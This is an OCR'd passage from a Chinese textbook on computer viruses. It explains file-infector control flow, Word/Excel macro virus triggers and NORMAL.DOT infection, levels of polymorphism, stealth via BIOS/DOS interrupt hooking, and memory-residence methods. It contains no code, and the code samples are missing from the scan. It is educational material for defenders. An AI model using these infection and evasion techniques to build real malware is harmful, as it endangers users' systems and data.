簇：由于硬盘上每一个扇区的大小一般只有 512 字节，如果一个文件分布在很多的扇区中，要想完整的在文件分配表中表示这个文件占用的扇区将会使用非常多非常多的目录空间，例如 1 个 1M 的文件，将需要 2K 字节的空间表示文件占用扇区的情况。所以所有的文件系统都引入了簇的概念，一个簇就是很多个扇区，但是组合在一起作为文件分配的最小单位，簇的大小有 4K、16K、32K 等多种。

在视窗 NT 和视窗 2000 操作系统中，还有一种新的链接病毒，这种病毒只存在于 NTFS 文件系统的逻辑磁盘上，使用了 NTFS 文件系统的隐藏流来存放病毒代码，被这种病毒感染之后，杀毒软件很难找到病毒代码并且安全的清除。

对象文件、库文件和源代码病毒

这类病毒的数量非常少，总数大概不会超过 10 个，病毒感染编译器生成的中间对象文件（OBJ 文件），或者编译器使用的库文件（.LIB）文件，由于这些文件不是直接的可执行文件，所以病毒感染这些文件之后并不能直接的传染，必须使用被感染的 OBJ 或者 LIB 链接生成 EXE（COM）程序之后才能实际的完成感染过程，所生成的文件中包含了病毒。
源代码病毒直接对源代码进行修改，在源代码文件中增加病毒的内容，例如搜索所有后缀名是“.C”的文件，如果在里面找到“main(”形式的字符串，则在则在这一行的后面加上病毒代码，这样编译出来的文件就包括了病毒。

文件病毒的基本原理

当被感染程序执行之后，病毒会立刻（入口点被改成病毒代码）或者在随后的某个时间（“无入口点病毒”）获得控制权，获得控制权后，病毒通常会进行下面的操作（某个具体的病毒不一定进行了所有这些操作，操作的顺序也很可能不一样）：

- 内存驻留的病毒首先检查系统可用内存，查看内存中是否已经有病毒代码存在，如果没有将病毒代码装入内存中。非内存驻留病毒会在这个时候进行感染，查找当前目录、根目录或者环境变量 PATH 中包含的目录，发现可以被感染的可执行文件就进行感染。

环境变量：首先在 DOS 操作系统下出现，是由操作系统保存，对所有程序都一样的一些定义的值，比如说环境变量 PATH 是执行程序时搜索的路径列表，环境变量 PROMPT 是执行 DOS 命令时的提示信息。在视窗操作系统下也有环境变量，但是除了搜索路径以外的视窗操作系统的环境变量基本上在 DOS 框里面才会用到。

- 执行病毒的一些其他功能，比如说破坏功能，显示信息或者病毒精心制作的动画等等，对于驻留内存的病毒来说，执行这些功能的时间可以是开始执行的时候，也可以是满足某个条件的时候，比如说定时或者当天的日期是 13 号恰好又是星期五等等。为了实现这种定时的发作，病毒往往会修改系统的时钟中断，以便在合适的时候激活。
- 完成这些工作之后，将控制权交回被感染的程序。为了保证原来程序的正确执行，寄生病毒在执行被感染程序的之前，会把原来的程序还原，伴随病毒会直接调用原来的程序，覆盖病毒和其他一些破坏性感染的病毒会把控制权交回 DOS 操作系统。
- 对于内存驻留病毒来说，驻留时会把一些 DOS 或者基本输入输出系统（BIOS）的中断指向病毒代码，比如说 INT13H 或者 INT 21H，这样系统执行正常的文件 / 磁盘操作的时候，就会调用病毒驻留在内存中的代码，进行进一步的破坏或者感染。

第三节 流传最广泛的病毒——宏病毒

宏病毒是使用宏语言编写的程序，可以在一些数据处理系统中运行（主要是微软的办公软件系统，字处理、电子数据表和其他 Office 程序中），存在于字处理文档、数据表格、数据库、演示文档等数据文件中，利用宏语言的功能将自己复制并且繁殖到其他数据文档里。宏病毒在某种系统中能否存在，首先需要这种系统具有足够强大的宏语言，这种宏语言至少要有下面几个功能：

- 一段宏程序可以附着在一个文档文件后面。
- 宏程序可以从一个文件拷贝到另外一个文件。
- 存在这样一种机制，宏程序可以不需要用户的干预自动执行。

从微软的字处理软件 WORD 版本 6.0 开始，电子数据表软件 EXCEL4.0 开始，数据文件中就包括了宏语言的功能，早期的宏语言是非常简单的，主要用于记录用户在字处理软件中的一系列操作，然后进行重放，可以实现的功能有限，但是随着 WORD 版本 97 和 EXCEL 版本 97 的出现，微软逐渐将所有的宏语言统一到一种通用的语言：适用于应用程序的可视化 BASIC 语言（VBA）上，编写越来越方便，语言的功能也越来越强大，可以采用完全程序化的方式对文本、数据表进行完整的控制，甚至可以调用操作系统的任意功能，包括格式化硬盘这种操作也能实现了。

在字处理和其他办公软件中包括宏语言的初衷是为了实现办公自动化，包括自动的报表生成，一些固定格式的公文生成等等，比如说打开一个文件实现自动的签名和回复对于公司的公文来说是很重要的功能，使用 WORD 的宏语言可以很方便的实现。但是这种自动执行的特性也给宏病毒的出现打开了方便之门。

宏病毒存在于文档文件中的形式非常复杂，宏病毒的感染都是通过宏语言本身的功能实现的，比如说增加一个语句、增加一个宏等等，不通过宏语言执行环境（比如说 WORD 或者 EXCEL 程序）的功能，直接在二进制的数据文件中加入宏病毒基本上是不可能的。在本书第五章中专门有一节详细叙述了微软办公软件文档的二进制结构，如果你感兴趣的话可以研究那一节的内容。

WORD 版本 7 以后，宏可以以加密的形式存在，宏代码只能被运行而不能被查看，碰到这种加密的宏病毒，采用简单的字符串搜索的方式对查找这类病毒无能为力。

宏病毒还是一种与平台无关的病毒（甚至包括和 CPU 无关），任何电脑上如果能够运行和微软字处理软件、电子数据表软件兼容的字处理、电子数据表软件，也就是说可以正确打开和理解 WORD 文件（包括其中的宏代码）的任何平台都有可能感染宏病毒。

我们下面以 WORD 宏病毒为例，详细说明宏病毒的感染机制。

使用微软的字处理软件 WORD，用户可以进行打开文件、保存文件、打印文件和关闭文件等操作。在进行这些操作的时候，WORD 软件会查找指定的“内建宏”：关闭文件之前查找“FileSave”宏，如果存在的话，首先执行这个宏，打印文件之前首先查找“FilePrint”宏，如果存在的话执行这个宏。另外还有一些以“自动”开始的宏，比如说“AutoOpen”、“AutoClose”等，如果这些宏的定义存在的话，打开 / 关闭文件的时候会自动执行这些宏。在 EXCEL 环境下同样存在类似的自动执行的宏。

下面是以“自动”开始，可以在适当的时候自动执行的宏的列表：

WORD	EXCEL	Office97/2000

AutoOpen	Auto_Open	Documeny_Open
AutoClose	Auto_Close	Document_Close
AutoExec		
AutoExit		
AutoNew		Document_New
	Auto_Activate	
	Auto_Deactivate	

以“文件”开始的预定义宏在不同语言中名字不完全相同（但是对于非西方文字，如中文、日文，名字和英文的宏名字是一样的）。这些宏会在执行特定操作的时候被激发，比如说使用菜单项打开和保存文件等。还有一类宏，是在用户编辑文字的时候，如果输入了指定键或者指定的键的序列，则该类宏会被触发。

攻击微软 WORD、EXCEL 和其他 Office 程序的宏病毒，基本上都是采用上面三种方式触发的。如果打开一个被感染宏病毒的文档，WORD（EXCEL 或者其他）会首先执行包含在“AutoOpen”宏中的病毒代码，如果宏病毒替换了标准的菜单处理函数，则使用该项菜单的时候会执行宏病毒代码，当然还有另外一种情况，就是敲入指定字符序列的时候会激发相应的病毒代码。

为了避免被杀毒软件检测出来，一些宏病毒使用了和 DOS 环境下多态病毒类似的方法来隐藏自己。在“自动”开始的宏中，不包括任何感染或者破坏的代码，但是在其中包含了创建新的宏（实际进行感染和破坏的宏）的代码，这样“自动”宏被执行之后，创建了新的病毒宏在执行，执行完毕之后再删除病毒宏。这样，杀毒软件很难从原始的代码中发现病毒的踪迹。

在 WORD 或者其他 Office 程序中，宏分成两种，一种是每个文档中间包含的内嵌的宏，另外一种是属于 WORD 应用程序，为所有打开的文档共用的宏。任何宏病毒首先都是藏身在一个指定的 WORD 文件中的，一旦打开了这个 WORD 文件，宏病毒就被执行了，宏病毒要做的第一件事情就是将自己拷贝到全局宏的区域，使得所有打开的文件都会使用这个宏。当 WORD 退出的时候，全局宏将被存放在某个全局的模板文件（.DOT 文件）中，这个文件的名字通常是“NORMAL.DOT”。如果这个全局宏模板被感染，则 WORD 再启动的时候会自动的装入宏病毒并且执行。

然后病毒就开始进行实际的感染，有的病毒已经包括了对“FileSave”、“FileOpen”的处理，如果没有则病毒会创建一个新的处理函数替代原来的。这样，一旦用户保存文件，病毒就会被附加在新保存的文件中，一旦用户打开文件，病毒同样会立刻附加在新打开的文件中。还有一种感染速度更快的方法，病毒搜索所有最近打开的文档（宏语言具有这个功能），然后将它们全部感染。

EXCEL 宏病毒除了很少的几点不同以外，和 WORD 宏病毒非常相似。首先是 EXCEL 的全局模板文件不是“NORMAL.DOT”，而是放在 EXCEL 安装目录下的“STARTUP”子目录中的所有 EXCEL 文件。EXCEL 的版本变化非常快，4.0 版本和 EXCEL95 使用的宏完全不一样，但是微软有一个良好的习惯，就是除了很少的例外以外，后来的版本对前一个版本的的支持都比较好，这样做带来的副作用就是，在 4.0 版本下编写的宏病毒在 EXCEL95 下仍然能够正常的工作。

ACCESS 作为微软办公软件的一员，同样具有强大的宏语言，也就同样有可能被病毒感染。而且 ACCESS 中间存在自动脚本和自动宏的概念，由于 ACCESS 数据库处理的需要，软件本身就大量使用了脚本语言的功能，如果清除被病毒感染的文件很可能把正常的脚本也

清除，这样会造成数据库文件的损坏。

其他的一些字处理软件，包括 AmiPro、IBM 的 WordPro 等，只要具有了足够强大的宏语言就可能包括病毒，由于使用这些字处理软件的人比较少，所以没有严重的病毒感染事件，但是 AmiPro 和 WordPro 环境下的病毒都已经被发现过。

有一些简单的办法可以判断一个文件是否被宏病毒感染。首先打开你的 WORD，选择菜单：工具（Tools）—>宏（Macro）—>宏列表（Macros），如果发现里面有很多以“Auto”开始的宏，那么你很可能被宏病毒感染了。自从微软的 Office97 以后，在打开一个 Office 文档的时候，如果文档中包括了宏，则 WORD 会弹出下面的警告框：弹出这个警告框并不一定就意味着病毒，因为微软的很多 Office 自动化功能就是通过宏来实现的。但是在国内使用这些功能的用户很少，所以一些杀毒软件把正常的包含宏的文档中的宏统统去掉（甚至包括 Office 安装程序中的一些模板文档），用户反而觉得这种软件好，因为从此不会再有任何警告框出现了。唉，这就是中国用户的典型心理，和前面说的误报率一样，让人哭笑不得。

第四节 躲避杀毒软件的检测——病毒的多态（变形）技术


我们把使用通常的特征码扫描法无法检测（或者极其难以检测）的病毒称为多态病毒。多态病毒避免被检测的方法主要有两种：使用不固定的密钥或者随机数加密病毒代码，或者在病毒运行的过程中改变病毒代码，除了这两种主要的方式外，还有的病毒，例如“炸弹人”（Bomber）通过一些奇怪的指令序列等方法可以实现多态性。

运行时改变的代码在早期是一种很常见的技术，最早的 BASIC 时代，一些 BASIC 语言的狂热爱好者举行了一种奇特的竞赛，看谁可以在一行 BASIC 代码里面完成尽可能多的功能（BASIC 语言可以在一行包括很多语句），为了实现复杂的功能，人们在这一行 BASIC 代码中就会包括改变代码本身的代码，这样造成程序的复杂性是难以想象的，所以在实际的软件开发中，这种运行时候改变自己的技术已经不再被采用了，但是多态病毒程序出于隐藏自身的目的，还经常采用这种技术。

多态病毒和前面所述的引导型、文件型和宏病毒并不是同一层次的概念，实际上，多态病毒中既有引导型病毒，也有文件型病毒和宏病毒。

使用加密解密技术的多态性

下面是一段最简单的多态病毒代码，这段代码的作用是将预先加密的病毒代码解密，然后跳转到执行感染和破坏功能的病毒代码中。



这段解密的代码和加密后的病毒都是在感染的时候动态生成的，我们可以看到，使用的寄存器、密钥、加密代码的长度等等，甚至解密使用的指令都是随机的，所以指望能够从这些代码中找到固定的病毒特征码是徒劳的，也就是由于这种多态（变形）病毒的出现，使利用简单特征码进行病毒检测的技术走到了尽头。

实际的多态病毒比我们上面提供的例子要复杂得多，在病毒生成的解密代码中，使用的指令千奇百怪，甚至包括了很多完全没有实际作用，只是迷惑分析者的指令序列。上面的例子中，解密的流程是固定的，只是解密使用的数据和寄存器变化，而很多多态病毒连指令序列都是随机的，使用的指令也基本上涵盖了整个英特尔 80x86 的指令集。

还有一些更加恐怖的多态病毒，他们使用的指令甚至是一些英特尔都没有公布的指令，比如说 CS：NOP 什么的，也就是给空指令 NOP 加上 CS 前缀，这些指令你在任何英特尔的参考书上都找不到，但是它确确实实可以执行，在多态病毒中使用这种指令给病毒分析者带来了巨大的难度。

多态性的级别

根据病毒使用多态技术的复杂程度，我们可以将多态病毒划分成下面几个级别：

1. 半多态：病毒拥有一组解密算法，感染的时候从中间随机的选择一种算法进行加密和感染。
2. 具有不动点的多态：病毒有一条或者几条语句是不变的（我们把这些不变的语句叫做不动点），其他病毒指令都是可变的。
3. 带有填充物的多态：解密代码中包含一些没有实际用途的代码来干扰分析者的视线。
4. 算法固定的多态：解密代码所使用的算法是固定的，但是实现这个算法的指令和指令的次序是可变的。
5. 算法可变的多态：使用了上述所有的技术，同时解密的算法也是可以部分或者全部改变的。
6. 完全多态：算法多态，同时病毒体可以随机的分布在感染文件的各个位置，但是在运行的时候能够进行拼装，并且可以正常工作。

对于前面 3 种多态病毒，使用病毒特征码或者改进后的病毒特征码是可以发现病毒的（所谓的改进后的特征码，就是包括一些非比较字节的特征串），对于第 4 种多态病毒，由于代码的变化是有限的，所以通过增加多种情况的改进后的特征码，应该也可以处理。至于第 5 和第 6 种多态病毒，依靠传统的特征码技术是完全无能为力的。

对付多态病毒的最好办法是某种形式的虚拟执行技术，也就是仿真出一个 80x86 的 CPU，让解密代码自己解密完成之后，再使用通常的特征码识别法进行病毒检测。但是针对这种仿真技术也出现了一些具有反仿真技术的病毒，比如说根据执行所需要的时间判断是否处于虚拟机的监视下，在监视下和非监视下表现出完全不同的行为。因此，衡量多态病毒的难度、复杂性和检测的困难程度可以从下面几个方面进行：

采用算法的复杂性，是否采用了非公开、非标准的 80x86 指令，是否使用了大量的寻址方法和多种类型的指令实现解密算法。

是否使用了反仿真（虚拟执行）技术。

是否采用了可变的加密／解密算法。

解密代码是否具有充分的随机性。

在这里我不可能再进一步详细的描述多态病毒的技术和发展了，因为目前有一些多态病毒所使用的技术已经给反病毒软件带来了极大的困难。如果本书的读者能够改进这些新的多态病毒，对普通用户来说可能又是一场灾难的来临。

使用改变可执行代码技术的多态病毒

由于在运行过程中改变机器语言的指令是非常困难的，所以这种技术主要使用在宏病毒中，其技术和原来曾经出现过的 BASIC 程序在运行过程中动态修改自己非常类似（也许不是因为巧合，我们可以注意到所有的宏语言基本上都是以 BASIC 语言为基础的）。在运行过程中，病毒可以随机的改变变量名，指令的顺序等，但是不影响病毒所实现的算法。

很少一些复杂的引导型病毒也采用了这种技术，在引导区或者分区表中，包含了一小段代码来加载实际的病毒代码，这段代码在运行的过程中是可以改变的。

由于动态修改机器语言代码的复杂性，完成在文件型病毒中使用动态代码修改技术有相当的难度，但是目前仍然至少有两种病毒使用了这种技术：“厚度”（Ply）在病毒体中随机的移动指令，然后利用跳转（JMP）或者调用（CALL）指令使病毒代码仍然能够实现原来的功能。另外一种“TMC”病毒没有在运行过程中改变代码，但是在感染的时候，整个代码的分段、偏移量和填充代码的分布都是可以随机变化的，这样虽然病毒没有对自己进行加密／解密，仍然可以看成一种多态病毒，使用传统的特征代码比较法很难准确的查到病毒并且安全的清除。


第五节 看不见的战斗——病毒的隐藏技术

病毒在进入你的系统之后，会采取种种方法隐藏自己的行踪，让你无法感觉到病毒的存在，在引导型病毒、文件型病毒、宏病毒以及视窗环境下的病毒采用了不同的技术达到这个目的。


引导型病毒的隐藏技术

引导病毒的隐藏有两种基本的方法：

一种是改变基本输入输出系统（BIOS）中断 13H（十六进制）的入口地址使其指向病毒代码之后，发现调用 INT13H 读被感染扇区的请求的时候，将原来的没有被感染过的内容返回给调用的程序，这样，任何 DOS 程序都无法觉察到病毒的存在，如果反病毒软件无法首先将内存中的病毒清除的话（也就是说首先恢复被替换的 IN13H 中断服务程序），同样无法清除这种病毒。



另外一种更高明的方法是直接针对杀毒软件的，为了对付上面所说的病毒隐藏手段，一些杀毒软件采用直接对磁盘控制器进行操作的方法读写磁盘扇区。病毒的制造者们当然不会甘心束手就擒，他们使用了在加载程序的时候制造假象的方法，当启动任何程序的时候（包括反病毒程序），修改 DOS 执行程序的中断功能，首先把被病毒感染的扇区恢复原样，这样即使反病毒程序采用直接磁盘访问也只能看到正常的磁盘扇区，当程序执行完成后再重新感染。对付这种病毒的唯一方法是在进行病毒检测之前首先清除内存中的所有病毒。




引导型病毒为了隐藏自己，经常采用更改活动引导记录、使病毒代码看起来非常类似于正常启动代码等方法，尽可能减少被杀毒软件发现的可能性。

文件型病毒的隐藏技术

文件型病毒的隐藏技术和引导型病毒使用的技术非常类似，同样是替换 DOS 或者基本输入输出系统（BIOS）的文件系统相关调用，在打开文件的时候将文件的内容恢复未感染的状态，在关闭文件的时候重新进行感染。

由于访问文件型病毒的方式、方法非常多，所以实现完全的文件型病毒隐藏是一件非常困难的任务，一个完整的隐藏技术应该改包括对下面几个方面的处理：



一般的文件型病毒仅仅使用其中的一部分隐藏技术，最常见的是对列目录进行隐藏，这样在使用 DIR 命令列目录的时候，看到的文件大小是病毒提供的，从实际大小减去病毒大小的数值，这样你就不会感觉到病毒的存在。但是如果使用诺顿磁盘工具或者“PCTools”等工具查看磁盘的时候，由于这些工具使用了直接磁盘存取技术，不通过 DOS 中断获得文件的大小，所以你可以看到感染病毒后文件的实际大小，这种方法经常被推荐用来检查是否有病毒的存在。在没有合适的工具情况下，不失为一种简单有效的方法。

宏病毒的隐藏技术

宏病毒的隐藏技术和引导型病毒以及文件型病毒比起来要简单很多，只要在 WORD / EXCEL 中禁止菜单：文件－>模板 或者 工具－>宏就可以隐藏病毒了，可以通过宏病毒代码删除菜单项以及宏病毒用自己的 FileTemplates 和 ToolsMacro 宏替代系统缺省的宏就可以了。


第六节 病毒是如何进入内存的

大部分病毒都包括了内存驻留的部分，当被感染的文件执行之后，一部分病毒进入内存，并且一直呆在那儿，即使程序执行完毕。这部分内存中的代码会执行感染文件或者引导区的操作，因此，如果内存中仍然存在病毒的话，即使将硬盘上所有感染病毒的文件都彻底清除，病毒仍然会在进行任何文件访问后重新感染。

对于不包括内存驻留部分的病毒，清除就简单得多，因为病毒只有在执行之后才进行短暂的感染，所以执行杀毒程序，彻底检测和清除硬盘上的文件就可以完全清除病毒了。

DOS 环境下的内存驻留

对于标准的 DOS 中止并且驻留程序（TSR）程序来说，有两种方法可以使用，一种是通过在 CONFIG.SYS 中作为设备驱动程序加载。另外一种是调用 DOS 中断 INT21H（或者 INT27H）的退出但仍然驻留功能。但是病毒不是常规的 TSR 程序，病毒通常会使用更加巧妙的方法驻留内存，下面是一些病毒经常隐身所在的地方：



DOS 环境下的内存驻留病毒会修改大量的 DOS INT21H 功能，根据调用所处理的文件后缀名或者文件类型决定是否进行感染。主要修改的 INT21H 功能包括：

- 执行文件 (EXEC, AX=4B00)。
- 装入内存 (LOADAH=4BH),。
- 搜索（列目录功能）（FindFirst 和 FindNext, AH=11h,21h,4Eh,4Fh)。
- 创建文件(CREATE, AH=3Ch)。
- 打开文件(OPEN, AH=3Dh)。
- 关闭文件(CLOSE, AH=3Eh)。
- 改变文件属性(CHMMODE, AH=43h)。

- 文件改名(RENAME, AH=56h)

内存驻留病毒在装入内存中之后，需要使用一种方式告诉随后执行的被感染文件，内存中已经加载了病毒代码，不需要再把病毒放到内存中了。有下面几种简单的方式可以达到这个目的：

- 修改某些中断，增加一个功能号，比如说中断 21H，增加一个 AX=FFFFH 的调用，如果返回 1 表示病毒存在，病毒不存在的话，DOS 会返回 0。
- 在一些很少使用的内存区域中，放置病毒存在的标志。

有一些内存驻留病毒，比如说使用病毒制造库生成的病毒，由于不正确的实现了防止重新加载的算法，会造成病毒反复加载，这样会造成其中的一个不能正常工作，如果加载的次数过多会使系统内存耗尽，造成死机。

引导区病毒的内存驻留

引导区内存驻留程序使用类似的方法将病毒代码放入系统内存中，这样会造成系统可用内存减少，由于引导病毒通常都比较小，所以一般减少的内存都只有 1K 或者几 K。

为了避免用户可以很容易的觉察到系统可用内存的减少，一些病毒会等待 DOS 完全启动成功，然后使用 DOS 自己的功能分配内存，这样不会显示整个可用内存减少，而是在 DOS 可用的内存中增加了一小个常驻的程序，这样往往不会引起用户的警觉。

引导区内存驻留程序往往不包括重入检测部分，因为引导区病毒只会在系统启动的时候加载一次。

视窗环境下病毒的内存驻留

视窗环境下病毒可以通过三种方法驻留内存，由于视窗操作系统本身就是多任务的，所以最简单的方法是将病毒作为一个视窗环境下的应用程序，拥有自己的窗口（可能是隐藏的）、拥有自己的消息处理函数；另外一种方法是使用 DPMI 申请一块系统内存，然后将病毒代码放到这块内存中；第三种方法是将病毒作为一个 VXD（视窗 3.x 或者视窗 9x 环境下的设备驱动程序）或者在视窗 NT／视窗 2000 下的设备驱动程序 VDD 加载到内存中运行。

在视窗环境下，进行一次文件系统调用可以有几种途径，一种是通过传统的 21H 号中断，这和通常的 DOS 环境下病毒的感染方法是一样的，另外一种是通过视窗环境的应用程序编程接口（API）进行，这种方式最后都会归结到 VXD 调用，所以通过 VXD 形式的内存驻留病毒可以拦截这些调用并进行感染。

传统的防止病毒重新加载的方法基本上在视窗环境下也是可用的，对于 VXD 病毒，静态加载的会在“SYSTEM.INI”中包含加载设备驱动程序的一行，动态加载的可能使用某些英特尔 CPU 的一些特殊状态位来表示病毒是否存在于内存中（CIH 病毒就采用了这种方法）。

宏病毒的内存驻留方法

宏病毒是一类特殊的病毒，它主要存在于 WORD 和 EXCEL 环境中，一旦 WORD 和 EXCEL 运行起来，病毒就会被加载并且一直存在于系统中，所以从某种意义上，宏病毒都是内存驻留病毒。

宏病毒通常也会进行重入检测，发现一个文档中已经包含了病毒的特征就不会再对这个文档进行感染，这样可以防止反复感染造成文档不断增大甚至损坏。

重入检测和病毒免疫

